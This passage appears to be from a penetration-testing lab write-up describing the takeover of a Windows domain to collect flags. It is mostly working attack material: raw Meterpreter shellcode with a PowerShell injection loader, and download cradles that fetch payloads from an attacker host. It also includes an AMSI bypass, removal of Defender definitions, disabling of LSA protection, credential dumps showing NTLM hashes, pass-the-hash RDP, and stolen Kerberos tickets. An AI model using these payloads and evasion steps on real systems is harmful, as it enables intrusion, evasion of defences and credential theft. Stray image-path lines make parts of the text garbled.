0x80,0x88,0x0,0x0,0x0,0x48,0x85,0xc0,0x74,0x67,0x48,0x1,0xd0,0x50,0x8b,0x48,0x18,0x44,0x8b,0x40,0x20,0x49,0x1
,0xd0,0xe3,0x56,0x48,0xff,0xc9,0x4d,0x31,0xc9,0x41,0x8b,0x34,0x88,0x48,0x1,0xd6,0x48,0x31,0xc0,0x41,0xc1,0xc9
,0xd,0xac,0x41,0x1,0xc1,0x38,0xe0,0x75,0xf1,0x4c,0x3,0x4c,0x24,0x8,0x45,0x39,0xd1,0x75,0xd8,0x58,0x44,0x8b,0x
40,0x24,0x49,0x1,0xd0,0x66,0x41,0x8b,0xc,0x48,0x44,0x8b,0x40,0x1c,0x49,0x1,0xd0,0x41,0x8b,0x4,0x88,0x48,0x1,0
xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,
0x58,0x41,0x59,0x5a,0x48,0x8b,0x12,0xe9,0x4b,0xff,0xff,0xff,0x5d,0x48,0x31,0xdb,0x53,0x49,0xbe,0x77,0x69,0x6e
,0x69,0x6e,0x65,0x74,0x0,0x41,0x56,0x48,0x89,0xe1,0x49,0xc7,0xc2,0x4c,0x77,0x26,0x7,0xff,0xd5,0x53,0x53,0x48,
0x89,0xe1,0x53,0x5a,0x4d,0x31,0xc0,0x4d,0x31,0xc9,0x53,0x53,0x49,0xba,0x3a,0x56,0x79,0xa7,0x0,0x0,0x0,0x0,0xf
f,0xd5,0xe8,0xe,0x0,0x0,0x0,0x31,0x39,0x32,0x2e,0x31,0x36,0x38,0x2e,0x34,0x39,0x2e,0x36,0x38,0x0,0x5a,0x48,0x
89,0xc1,0x49,0xc7,0xc0,0x90,0x1f,0x0,0x0,0x4d,0x31,0xc9,0x53,0x53,0x6a,0x3,0x53,0x49,0xba,0x57,0x89,0x9f,0xc6
,0x0,0x0,0x0,0x0,0xff,0xd5,0xe8,0x8b,0x0,0x0,0x0,0x2f,0x68,0x77,0x70,0x45,0x56,0x68,0x30,0x42,0x33,0x68,0x4f,
0x39,0x4d,0x72,0x77,0x77,0x33,0x65,0x34,0x78,0x41,0x67,0x33,0x32,0x55,0x6f,0x56,0x31,0x77,0x74,0x6c,0x4b,0x4e
,0x62,0x6a,0x56,0x37,0x43,0x5a,0x51,0x50,0x67,0x61,0x46,0x45,0x6b,0x59,0x46,0x36,0x44,0x77,0x68,0x37,0x72,0x6
d,0x74,0x76,0x72,0x33,0x30,0x48,0x63,0x76,0x4e,0x35,0x44,0x76,0x42,0x32,0x68,0x71,0x48,0x49,0x35,0x70,0x68,0x
33,0x5a,0x4b,0x45,0x70,0x4f,0x61,0x46,0x2d,0x6d,0x73,0x36,0x6d,0x39,0x61,0x6e,0x72,0x4c,0x63,0x70,0x37,0x64,0
x71,0x73,0x2d,0x47,0x59,0x33,0x34,0x47,0x4f,0x54,0x6c,0x68,0x49,0x6d,0x4a,0x55,0x59,0x53,0x53,0x71,0x46,0x4d,
0x57,0x67,0x33,0x4e,0x72,0x69,0x59,0x74,0x55,0x6e,0x48,0x74,0x72,0x73,0x38,0x70,0x49,0x0,0x48,0x89,0xc1,0x53,
0x5a,0x41,0x58,0x4d,0x31,0xc9,0x53,0x48,0xb8,0x0,0x2,0x28,0x84,0x0,0x0,0x0,0x0,0x0,0x50,0x53,0x53,0x49,0xc7,0xc2,
0xeb,0x55,0x2e,0x3b,0xff,0xd5,0x48,0x89,0xc6,0x6a,0xa,0x5f,0x53,0x5a,0x48,0x89,0xf1,0x4d,0x31,0xc9,0x4d,0x31,
0xc9,0x53,0x53,0x49,0xc7,0xc2,0x2d,0x6,0x18,0x7b,0xff,0xd5,0x85,0xc0,0x75,0x1f,0x48,0xc7,0xc1,0x88,0x13,0x0,0
x0,0x49,0xba,0x44,0xf0,0x35,0xe0,0x0,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0xff,0xcf,0x74,0x2,0xeb,0xcc,0xe8,0x55,0x0,0x
0,0x0,0x53,0x59,0x6a,0x40,0x5a,0x49,0x89,0xd1,0xc1,0xe2,0x10,0x49,0xc7,0xc0,0x0,0x10,0x0,0x0,0x49,0xba,0x58,0
xa4,0x53,0xe5,0x0,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x93,0x53,0x53,0x48,0x89,0xe7,0x48,0x89,0xf1,0x48,0x89,0xda,0x49
,0xc7,0xc0,0x0,0x20,0x0,0x0,0x49,0x89,0xf9,0x49,0xba,0x12,0x96,0x89,0xe2,0x0,0x0,0x0,0x0,0x0,0xff,0xd5,0x48,0x83,
0xc4,0x20,0x85,0xc0,0x74,0xb2,0x66,0x8b,0x7,0x48,0x1,0xc3,0x85,0xc0,0x75,0xd2,0x58,0xc3,0x58,0x6a,0x0,0x59,0x
bb,0xe0,0x1d,0x2a,0xa,0x41,0x89,0xda,0xff,0xd5

[System.Runtime.InteropServices.Marshal]::Copy($buf, 0, $lpMem, $buf.length)

$hThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll
CreateThread), (getDelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr])
([IntPtr]))).Invoke([IntPtr]::Zero, 0, $lpMem, [IntPtr]::Zero, 0, [IntPtr]::Zero)

[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((LookupFunc kernel32.dll
WaitForSingleObject), (getDelegateType @([IntPtr], [Int32]) ([Int]))).Invoke($hThread, 0xFFFFFFFF)
```

From the shell we have with **wmiexec**, we run the base64 encoded version of the PowerShell download cradle

```
C:\temp>powershell -e aQBlAHgAKABuAGUAdwAtAG8AYgBqAGUAYwB0ACAAbgBlAHQALgB3AGUAYgBjAGwAaQBlAG4AdAApA
kAHMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgALgA0ADkALgA2ADgALwByAGUALgBwAHMAMQAnAC
```

And we get another Meterpreter shell with elevated privilege this time.

Now we were able to use the meterpreter command **GETSYSTEM** to get a system shell, and use the **kiwi** extension to dump credentials from memory, for both **eli** and **WkstMonitor**

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username      Domain  NTLM
--------      ------  ----
CLIENT01$     OPS     1b1c46b7b64eb8f289203f25c7a5bab2
CLIENT01$     OPS     03ccd55f00dccee580a0e048f2f50160
WkstMonitor   OPS     a4ebb0cc431f32a2ea10c70ce96e013a
eli           OPS     1b2d974058595f9f40efcff093d6cd4f
```


And we also got the proof.txt flag.

FLAG 2:

```
c:\Users\administrator\Desktop>type proof.txt && ipconfig
type proof.txt && ipconfig
e65e21706677c52ba95c0e77822547e8

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.68.142
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.68.254
```

By checking BloodHound's graph, we could see that **WkstMonitor** account was member of the **Monitor** group

And this group had admin access to both **client01** and **client02**



So we used this privilege to access **client02** via RDP

Syntax:

```
proxychains -q xfreerdp /v:172.16.68.146 /u:wkstmonitor /pth:a4ebb0cc431f32a2ea10c70ce96e013a +compression
+clipboard /dynamic-resolution +toggle-fullscreen /cert-ignore /timeout:25000
```

And using an elevated PowerShell, we paste a one-line AMSI bypass to evade AV/EDR, and use the same PowerShell download cradle and the same payload

```
PS C:\temp> (([Ref].Assembly.gettypes() | ? {$_.Name -like "Amsi*tils"}).GetFields("NonPublic,Static") | ? {$_.Name -lik
e "amsiInit*ailed"}).SetValue($null,$true)
PS C:\temp> .\inj.exe
.\inj.exe : The term '.\inj.exe' is not recognized as the name of a cmdlet, function, script file, or operable
program. Check the spelling of the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ .\inj.exe
+ ~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (.\inj.exe:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException

PS C:\temp> wget 192.168.49.68/inj.exe -o inj.exe
PS C:\temp> iex (New-Object net.webclient).DownloadString('http://192.168.49.68/re.ps1')
True
```

And we get an elevated meterpreter shell on client02

```
meterpreter > sysinfo
Computer        : CLIENT02
OS              : Windows 10 (10.0 Build 18363).
Architecture    : x64
System Language : en_US
Domain          : OPS
Logged On Users : 15
Meterpreter     : x64/windows
meterpreter >
```

We dumped credentials on **client02** and got **Peter's** hash

```
Username     Domain  NTLM
--------     ------  ----
CLIENT02$    OPS     b832ee5024a2c8864b813b17a14677a2
CLIENT02$    OPS     08cfbae9862b3e94d56310060e095048
WkstMonitor  OPS     a4ebb0cc431f32a2ea10c70ce96e013a
peter        OPS     68408ba2ecd3b991c0a26f3c3782e1ed
```

And we also got the proof.txt flag

FLAG 3:

```
c:\Users\Administrator\Desktop>type proof.txt && ipconfig
type proof.txt && ipconfig
9ed32c60eebc84cff43e062ecc866901

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.68.146
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.68.254
```

Going back to **BloodHound**, we found that **Peter** is member of a group that can read LAPS passwords

And this group was able to read the LAPS password on **JUMP05** to be specific

Using the meterpreter session on **client02**, we could list tokens present on the operating system and impersonate **Peter**

```
Delegation Tokens Available
========================================
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
Font Driver Host\UMFD-2
Font Driver Host\UMFD-3
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
OPS\peter
OPS\WkstMonitor
Window Manager\DWM-1
Window Manager\DWM-2
Window Manager\DWM-3

Impersonation Tokens Available
========================================
No tokens available

meterpreter > impersonate_token "OPS\peter"
[+] Delegation token available
[+] Successfully impersonated user OPS\peter
```

PowerShell Constrained Language Mode was enforced, so we used the same approach to bypass it as we did on **client01** using bypass-clm_FUD.exe, and this time we used a download cradle to load **PowerView.ps1**

Using **PowerView**, we were able to retrieve the LAPS password attribute content

```
PS C:\temp> iex(new-object net.webclient).downloadstring('http:
iex(new-object net.webclient).downloadstring('http://192.168.49
PS C:\temp> Get-DomainComputer -Identity jump05 -Properties ms-
Get-DomainComputer -Identity jump05 -Properties ms-Mcs-AdmPwd

ms-mcs-admpwd
-------------
.7q(;gD7$qc},m
```

From the RDP session we already have on **client02**, we RDP into **JUMP05** using local administrator's account

And we rollback Defender's definitions and get a meterpreter shell using the same payload

```
PS C:\> cmd /c "C:\Program Files\Windows Defender\MpCmdRun.exe" -removedefinitions -all

Service Version: 4.18.2009.7
Engine Version: 1.1.17500.4
AntiSpyware Signature Version: 1.325.1105.0
AntiVirus Signature Version: 1.325.1105.0

Starting engine and signature rollback to none...
Done!
```

```
PS C:\> (([Ref].Assembly.gettypes() | ? {$_.Name -like "Amsi*tils"}).GetFields("NonPublic,Static") | ? {$_.Name -like "a
msiInit*ailed"}).SetValue($null,$true)
PS C:\> iex(new-object net.webclient).downloadstring('http://192.168.49.68/re.ps1')
True
```

And we get the shell

```
meterpreter > sysinfo
Computer        : JUMP05
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : OPS
Logged On Users : 7
Meterpreter     : x64/windows
meterpreter >
```

Attempting to dump LSASS memory on jump05 failed even while elevated, this meant LSA Protection was enabled.

In order to disable LSA protection, our tool of choice was **PPLKiller**

GitHub - RedCursorSecurityConsulting/PPLKiller: Tool to bypass LSA Protection (aka Protected Process Light)

In order to use the tool, we uploaded both the binary as well as the driver to the jump05

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials

meterpreter > cd c:\\
meterpreter > mkdir temp
Creating directory: temp
meterpreter > cd temp
meterpreter > upload /opt/ops/RTCore64.sys
[*] uploading  : /opt/ops/RTCore64.sys -> RTCore64.sys
[*] Uploaded 13.70 KiB of 13.70 KiB (100.0%): /opt/ops/RTCore64.sys -> RTCore64.sys
[*] uploaded   : /opt/ops/RTCore64.sys -> RTCore64.sys
meterpreter > upload /opt/ops/PPLKiller.exe
[*] uploading  : /opt/ops/PPLKiller.exe -> PPLKiller.exe
[*] Uploaded 19.50 KiB of 19.50 KiB (100.0%): /opt/ops/PPLKiller.exe -> PPLKiller.exe
[*] uploaded   : /opt/ops/PPLKiller.exe -> PPLKiller.exe
meterpreter >
```

And using command line, we initiated the tool and disabled LSA protection

```
c:\temp>PPLkiller.exe /installDriver
PPLkiller.exe /installDriver
[*] 'RTCore64' service not present
[+] 'RTCore64' service successfully registered
[+] 'RTCore64' service ACL to everyone
[+] 'RTCore64' service started

c:\temp>PPLkiller.exe /disableLSAProtection
PPLkiller.exe /disableLSAProtection
[*] Device object handle has been obtained
[*] Ntoskrnl base address: FFFFF8027ACB7000
[*] PsInitialSystemProcess address: FFFFC90814C6B040
[*] Current process address: FFFFC908159A1080
[+] Windows Version 1809 Found
```

Now we were able to use the kiwi extension to dump credentials, however, we find no credentials on the box except for the local administrator.

On **jump05** we also got proof.txt

FLAG 4:

```
c:\Users\Administrator\Desktop>type proof.txt && ipconfig
type proof.txt && ipconfig
302c4357aea8c9df6848c6b3df04caa9

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.68.138
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.68.254
```

After further enumeration, we find SSH keys that belong to the user **Nina**

```
c:\Users\nina>dir
 Volume in drive C has no label.
 Volume Serial Number is 3E66-5BE1

 Directory of c:\Users\nina

10/19/2020  12:48 PM    <DIR>          .
10/19/2020  12:48 PM    <DIR>          ..
10/19/2020  12:51 PM    <DIR>          .ssh
```

Any by inspecting the known_hosts file we could see that this set of keys can lead us to **web07**

```
c:\Users\nina\.ssh>type known_hosts
type known_hosts
web07,172.16.53.137 ecdsa-sha2-nistp2
```

Also by checking the actual private key, it was encrypted

```
┌──(root💀kali)-[/opt/ops]
└─# chmod 600 nina

┌──(root💀kali)-[/opt/ops]
└─# head nina
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,B989AA8F360FE2F5D054B870BE6176B6

IPxHgzl66QC+GQ11yMz4tbc4JNjD3rZVkcidA5ERg8rtPGBMWL8RjdkP8u2Grv8Q
LpqZnk4fR5Roju9Vqy7kEhUFTmNKV8UuUmsJyIPwpV2ToK6q/5rYXRjTxFNZLovL
977/skpTXnezxs0qBVuICOzq/EPPl7LU2ezvCZJGL2Ryd8t2YxrQETVhf0E4xlsw
```

We then used the meterpreter session we have on **jump05** to download the id_rsa key to the attacker machine, and used ssh2john to convert the key into a crackable format

```
┌──(root💀kali)-[/opt/ops]
└─# /usr/share/john/ssh2john.py nina > crack.txt
```

And used **JohnTheRipper** to crack the password against the **RockYou.txt** dictionary

And we managed to get the password

```
D:\Tools\john-1.9.0-jumbo-1-win64\run>john.exe --wordlist=D:\Tools\hashcat-6.2.1\rockyou.txt crack.txt
Warning: detected hash type "SSH", but the string is also recognized as "ssh-opencl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 8 OpenMP threads
Note: This format may emit false positives, so it will keep trying even after
finding a possible candidate.
Press 'q' or Ctrl-C to abort, almost any other key for status
asdfjkl;         (nina)
```

Now we were able to SSH into **web07** as **nina**

```
┌──(root💀kali)-[/opt/ops]
└─# proxychains -q ssh -i nina ops\\nina@172.16.68.
load pubkey "nina": invalid format
Enter passphrase for key 'nina':
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-52-g

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 updates can be installed immediately.
0 of these updates are security updates.


The list of available updates is more than a week o
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/

Your Hardware Enablement Stack (HWE) is supported u
Last login: Mon Oct 19 16:10:12 2020 from 172.16.53
nina@OPS.TOTALENERGY.COM@web07:~$
```

By running the command `sudo -l` we saw that **nina** could use SUDO against anything

```
nina@OPS.TOTALENERGY.COM@web07:/home/administrator@OPS.TOTALENERGY.COM$ sudo -l
Matching Defaults entries for nina@OPS.TOTALENERGY.COM on web07:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nina@OPS.TOTALENERGY.COM may run the following commands on web07:
    (ALL) NOPASSWD: ALL
nina@OPS.TOTALENERGY.COM@web07:/home/administrator@OPS.TOTALENERGY.COM$
```

So we used this to get a shell as root using the command: **sudo su**

And we got proof.txt from web07

FLAG 5:

```
nina@OPS.TOTALENERGY.COM@web07:/home/administrator@OPS.TOTALENER
root@web07:/home/administrator@OPS.TOTALENERGY.COM# cd /root
root@web07:~# ls -la
total 32
drwx------  4 root root 4096 Jun 30 10:20 .
drwxr-xr-x 20 root root 4096 Oct 16  2020 ..
-rw-------  1 root root    5 Jan 20 03:15 .bash_history
-rw-r--r--  1 root root 3106 Dec  5  2019 .bashrc
drwx------  2 root root 4096 Apr 23  2020 .cache
drwxr-xr-x  3 root root 4096 Oct 19  2020 .local
-rw-r--r--  1 root root  161 Dec  5  2019 .profile
-rw-r--r--  1 root root   33 Jun 30 10:20 proof.txt
root@web07:~# cat proof.txt
1431ff11bb8ea00082eb76fc2fef2553
root@web07:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_c
    link/ether 00:50:56:86:32:58 brd ff:ff:ff:ff:ff:ff
    inet 172.16.68.137/24 brd 172.16.68.255 scope global noprefi
       valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe86:3258/64 scope link
       valid_lft forever preferred_lft forever
root@web07:~#
```

By enumerating **web07** we found a TGT file for the user **Ivar**


```
root@web07:/tmp# ls -la *krb*
-rw------- 1 ivar@OPS.TOTALENERGY.COM domain users@OPS.TOTALENERGY.COM 1297 Jun 30 15:21 krb5cc_606801114_0aNljU
root@web07:/tmp#
```

We then moved the TGT to the attacker machine by running `base64 -w0 <filename>` on **web07** then on the attacker machine we used `echo "<base64 string here>" | base65 -d > krb5cc_ivar`


Now we were able to use the ticket and verify it using klist

```
┌──(root💀kali)-[/opt/ops]
└─# export KRB5CCNAME=/opt/ops/krb5cc_ivar

┌──(root💀kali)-[/opt/ops]
└─# klist
Ticket cache: FILE:/opt/ops/krb5cc_ivar
Default principal: ivar@OPS.TOTALENERGY.COM

Valid starting       Expires              Service principal
06/30/2021 21:19:46  07/01/2021 07:19:46  krbtgt/OPS.TOTALENERGY.COM@OPS.TOTALENERGY.COM
        renew until 07/07/2021 21:19:46
```

By checking **Ivar** in **BloodHound,** we could see he is member in **AppAdmin**



And this group had administrative access to **appsrv02**



So we use **impacket's psexec** along with the Kerberos ticket to get an elevated shell on **appsrv02**

```
┌──(root💀kali)-[/opt/ops]
└─# proxychains -q psexec.py -k -no-pass OPS.TOTALENERGY.COM/ivar@appsrv02 -dc-ip 172.16.68.130 -target-ip 172.16.68.135
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 172.16.68.135.....
[*] Found writable share ADMIN$
[*] Uploading file LCjjgqZM.exe
[*] Opening SVCManager on 172.16.68.135.....
[*] Creating service FZPz on 172.16.68.135.....
[*] Starting service FZPz.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1518]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

In order to get a meterpreter shell on **appsrv02**, we used process injection. First we created a XOR'd payload using **shellcodeCrypter.py** and the key **250**

https://raw.githubusercontent.com/chvancooten/OSEP-Code-Snippets/main/Linux_Shellcode_Encoder/shellcodeCrypter.py

```
┌──(root💀kali)-[/opt/ops]
└─# ./shellcodeCrypter.py 192.168.49.68 8080 xor 250 windows/x64/meterpreter/reverse_http
[i] Generating payload windows/x64/meterpreter/reverse_http for LHOST=192.168.49.68 and LPORT=8080
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 573 bytes
Final size of csharp file: 2935 bytes
[i] Encoding payload with type xor and key 250
[+] Encoded payload (CSharp):
// msfvenom -p windows/x64/meterpreter/reverse_http LHOST=192.168.49.68 LPORT=8080 EXITFUNC=thread
// xor-encoded with key 0xfa
byte[] buf = new byte[573] {
0x06,0xb2,0x79,0x1e,0x0a,0x12,0x36,0xfa,0xfa,0xfa,0xbb,0xab,0xbb,
0xaa,0xa8,0xab,0xb2,0xcb,0x28,0xac,0x9f,0xb2,0x71,0xa8,0x9a,0xb2,
```

Then we copied the resulting shellcode and pasted it in the Shellcode Process Injector project

OSEP-Code-Snippets/Shellcode Process Injector at main · chvancooten/OSEP-Code-Snippets · GitHub

```
63          // Xor-encoded payload, key 0xfa
64          // msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.232.1
65          byte[] buf = new byte[573] {
66          0x06,0xb2,0x79,0x1e,0x0a,0x12,0x36,0xfa,0xfa,0xfa,0xbb,0xab,0xbb,
67          0xaa,0xa8,0xab,0xb2,0xcb,0x28,0xac,0x9f,0xb2,0x71,0xa8,0x9a,0xb2,
68          0x71,0xa8,0xe2,0xb2,0x71,0xa8,0xda,0xb7,0xcb,0x33,0xb2,0x71,0x88,
69          0xaa,0xb2,0xf5,0x4d,0xb0,0xb0,0xb2,0xcb,0x3a,0x56,0xc6,0x9b,0x86,
